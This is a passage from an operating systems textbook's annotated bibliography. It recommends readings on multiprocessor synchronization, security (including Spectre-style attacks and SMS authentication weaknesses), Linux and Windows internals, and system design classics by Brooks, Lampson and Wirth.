Dubois et al., "Synchronization, Coherence, and Event Ordering in Multiprocessors"

A tutorial on synchronization in shared-memory multiprocessor systems. However, some of the ideas are equally applicable to single-processor and distributed memory systems as well.

Nowatzki et al., "Heterogeneous Von Neumann/Dataflow Microprocessors"

Where many multicore chips used for desktop computers were symmetric (all the cores are identical), several modern architectures aim for heterogeneity: different cores packed on the same chip. In this article, the authors explain that it may be beneficial to pack cores of a completely different nature on the same die.

Beaumont et al., "Scheduling on Two Types of Resources: A Survey"

Of course, having different types of resources creates additional problems for schedulers also. This survey presents different scheduling techniques for handling such heterogeneous architectures.

13.1.9 Security

Anderson, *Security Engineering,* 3rd Ed

A wonderful book that explains very clearly how to build dependable and secure systems by one of the best-known researchers in the field. Not only is this a fascinating look at many aspects of security (including techniques, applications, and organizational issues), it is also freely available online. No excuse for not reading it.

Burow et al., "Control-Flow Integrity: Precision, Security, and Performance,"

Since the introduction as a research result in 2005, CFI has gradually gained ground and most modern compiler frameworks now support in one way or another. This immediately points out an issue: there are many different forms of CFI. This paper surveys the different approaches.

Jover, "Security Analysis of SMS as a Second Factor of Authentication"

We explained how multiple factors can be used to provide authentication. Often service providers opt for using SMS text messages as the second factor. This article shows that doing so often has many security problems.

Bratus et al., "From Buffer Overflows to Weird Machines and Theory of Comput."

Connecting the humble buffer overflow to Alan Turing. The authors show that hackers program vulnerable programs like *weird machines* with strange-looking instruction sets. In doing so, they come full circle to Turing's seminal research on "What is computable?"

Greenberg, *Sandworm*

A fascinating account of a devastating cyberattack on NATO, American utility companies, and electric grids in Europe, where the attack seemed to originate in Russia. The story has the feel of a spy movie from the cold war era.

Hafner and Markoff, *Cyberpunk*

Three compelling tales of young hackers breaking into computers around the world are told here by the *New York Times* computer reporter who broke the Internet worm story (Markoff).

Sasse, "Red-Eye Blink, Bendy Shuffle, and the Yuck Factor: A User Experience of Biometric Airport Systems"

The author discusses his experiences with the iris recognition system used at a number of large airports. Not all of them are positive.

Xiong and Szefer, "Survey of Transient Execution Attacks and Their Mitigations"

The new vulnerabilities in hardware as exemplified by Spectre and Meltdown cause major grief for operating systems and users alike. In this survey, the authors provide an overview of the different attacks and mitigations related to this fascinating (and still new) class of vulnerabilities.

13.1.10 Case Study 1: UNIX, Linux, and Android

Bovet and Cesati, *Understanding the Linux Kernel*

The Linux community is very encouraging to newcomers who want to get their hands dirty in the bowels of the kernel and there tutorials and helpful blogs

everywhere. Unfortunately, the books that explain the code in detail are fairly scarce and many of them are a bit old and pertain to previous versions of the kernel. Even so, this particular book is chock-full of information that is as relevant today as it was when it was written and is still probably the best overall discussion of the Linux kernel. It covers processes, memory management, file systems, signals, and much more.

Billimoria, *Linux Kernel Programming—A comprehensive guide to kernel internals, writing kernel modules, and kernel synchronization*

If you are looking for a more up-to-date book to learn programming in the 5.x kernels, this could be useful purchase. You will learn about Linux kernel modules, memory management, the scheduler and synchronization.

ISO/IEC, *Information Technology—Portable Operating System Interface (POSIX), Part 1: System Application Program Interface (API) [C Language]*

This is the standard. Some parts are actually quite readable, especially Annex B, "Rationale and Notes," which often sheds light on why things are done as they are. One advantage of referring to the standards document is that, by definition, there are no errors. If a typographical error in a macro name makes it through the editing process, it is no longer an error, it is official.

Fusco, *The Linux Programmer's Toolbox*

This book describes how to use Linux for the intermediate user, one who knows the basics and wants to start exploring how the many Linux programs work. It is intended for C programmers.

Maxwell, *Linux Core Kernel Commentary*

The first 400 pages of this book contain a subset of the Linux kernel code. The last 150 pages consist of comments on the code, very much in the style of John Lions' classic book. If you want to understand the Linux kernel in all its gory detail, this is the place to begin, but be warned: reading 40,000 lines of C is not for everyone.

13.1.11 Case Study 2: Windows

Rector and Newcomer, *Win32 Programming*

If you are looking for one of those 1500-page books giving a summary of how to write Windows programs, this is not a bad start. It covers windows, devices, graphical output, keyboard and mouse input, printing, memory management, libraries, and synchronization, among many other topics. It requires knowledge of C or C++.

Russinovich and Solomon, *Windows Internals, Part 1*

If you want to learn how to use Windows, there are hundreds of books out there. If you want to know how Windows works inside, this is your best bet. It covers numerous internal algorithms and data structures, and in considerable technical detail. No other book comes close.

13.1.12 Operating System Design

Saltzer and Kaashoek, *Principles of Computer System Design: An Introduction*

This books looks at computer systems in general, rather than operating systems per se, but the principles they identify apply very much to operating systems also. What is interesting about this work is that it carefully identifies "the ideas that worked," such as names, file systems, read-write coherence, authenticated and confidential messages, etc. Principles that, in our opinion, all computer scientists in the world should recite every day, before going to work.

Brooks, *The Mythical Man Month: Essays on Software Engineering*

Fred Brooks was one of the designers of IBM's OS/360. He learned the hard way what works and what does not work. The advice given in this witty, amusing, and informative book is as valid now as it was a quarter of a century ago when he first wrote it down.

Cooke et al., "UNIX and Beyond: An Interview with Ken Thompson"

Designing an operating system is much more of an art than a science. Consequently, listening to experts in the field is a good way to learn about the subject. They do not come much more expert than Ken Thompson, co-designer of UNIX, Inferno, and Plan 9. In this wide-ranging interview, Thompson gives his thoughts on where we came from and where we are going in the field.

Corbató, "On Building Systems That Will Fail"

In his Turing Award lecture, the father of timesharing addresses many of the same concerns that Brooks does in *The Mythical Man-Month*. His conclusion is that all complex systems will ultimately fail, and that to have any chance for success at all, it is absolutely essential to avoid complexity and strive for simplicity and elegance in design.

Lampson, "Hints for Computer System Design"

Butler Lampson, one of the world's leading designers of innovative operating systems, has collected many hints, suggestions, and guidelines from his years of experience and put them together in this entertaining and informative article. Like Brooks' book, this is required reading for every aspiring operating system designer.

Wirth, "A Plea for Lean Software"

Another classic. Niklaus Wirth, a famous and experienced system designer, makes the case here for lean and mean software based on a few simple concepts, instead of the bloated mess that much commercial software is. He makes his point by discussing his Oberon system, a network-oriented, GUI-based operating system that fits in 200 KB, including the Oberon compiler and text editor.

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